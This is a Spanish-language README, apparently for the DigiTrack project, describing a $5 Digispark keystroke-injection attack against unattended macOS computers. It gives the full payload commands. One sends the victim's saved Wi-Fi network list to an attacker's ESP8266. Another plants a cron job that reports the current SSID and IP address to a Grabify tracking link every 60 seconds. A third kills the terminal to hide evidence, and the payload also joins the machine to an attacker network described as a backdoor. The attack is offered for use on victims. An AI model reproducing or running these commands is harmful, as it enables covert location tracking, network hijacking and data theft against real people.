DigiTrack
En 30 segundos, este ataque puede aprender a qué redes se ha conectado una computadora MacOS anteriormente, y plantar un script que rastrea la dirección IP actual y la red Wi-Fi cada 60 segundos.

Ahora incluye: Hardtracker - Digispark anulador de VPN para enviar la dirección IP y el BSSID/SSID de las redes Wi-Fi cercanas en una computadora MacOS a un rastreador de Grabify cada 60 segundos.
Este es un ataque de $5 que hace un par de cosas:
- Inserta una puerta trasera Wi-Fi en la computadora de la víctima, permitiéndole capturar la conexión de datos de la víctima en cualquier momento cuando esté en el rango Wi-Fi.
- Roba una lista de todas las redes a las que la víctima se ha conectado (para rastrear, clasificar y secuestrar la conexión de datos)
- Inserta un trabajo de rastreo que envía la dirección IP y la red actualmente conectada a un enlace de Grabify cada 60 segundos.
El ataque procede: Una víctima deja una computadora MacOS desatendida durante 30 segundos. El atacante inserta una placa DigiSpark cargada con un payload de ataque. El payload se ve así (con retrasos y pulsaciones de teclas individuales eliminadas):
DigiKeyboard.print("networksetup -setairportnetwork en0 'sneakernet' 00000000");
- Agregamos la red "Sneakernet" a nuestra lista de redes confiables y nos conectamos a ella.
DigiKeyboard.print("curl -m 10 --silent --output /dev/null -X POST -H "Content-Type: text/plain" --data "$(networksetup -listpreferredwirelessnetworks en0)" 192.168.4.1 &");
- Después de conectarnos, enviamos una solicitud CURL que lista cada red a la que la computadora MacOS se ha conectado en el pasado al esp8266 que crea la red "Sneakernet". El & pone el proceso en segundo plano en caso de que tarde demasiado, y -m establece un temporizador de 10 segundos para evitar que tome demasiado tiempo. Ahora sabemos a qué redes Wi-Fi se ha unido la víctima, y qué redes forzarán a la computadora a conectarse sin preguntar.
DigiKeyboard.print("export VISUAL=nano; crontab -e");
- Creamos un trabajo que se ejecutará cada 60 segundos
DigiKeyboard.print("* * * * * curl --silent --output /dev/null --referer "$(/System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport -I | awk '/ SSID/ {print substr($0, index($0, $2))}')" https://grabi/YOURLINK");
- Suprimimos la salida de CURL, y obtenemos el nombre de la red Wi-Fi actualmente conectada. Enviamos esto junto con una solicitud CURL a una URL de rastreo, entregando la dirección IP del objetivo y la red Wi-Fi actualmente conectada cada 60 segundos.
DigiKeyboard.print("wait && kill -9 $(ps -p $PPID -o ppid=)");
- Finalmente, esperamos a que todos los procesos en segundo plano terminen, y matamos la ventana del terminal para ocultar las pruebas.
El tiempo total de ejecución es de aproximadamente 30 segundos, sin incluir los pocos segundos que el Digispark espera para que se cargue un sketch.
Notas: Grabify puede entrar en modo "Estoy bajo ataque" y no permitir el registro. Busca esta línea:
div class="cf-browser-verification cf-im-under-attack"
Si lo ves, entonces la dirección IP está siendo bloqueada por Cloudflare.

 skickar/digitrack







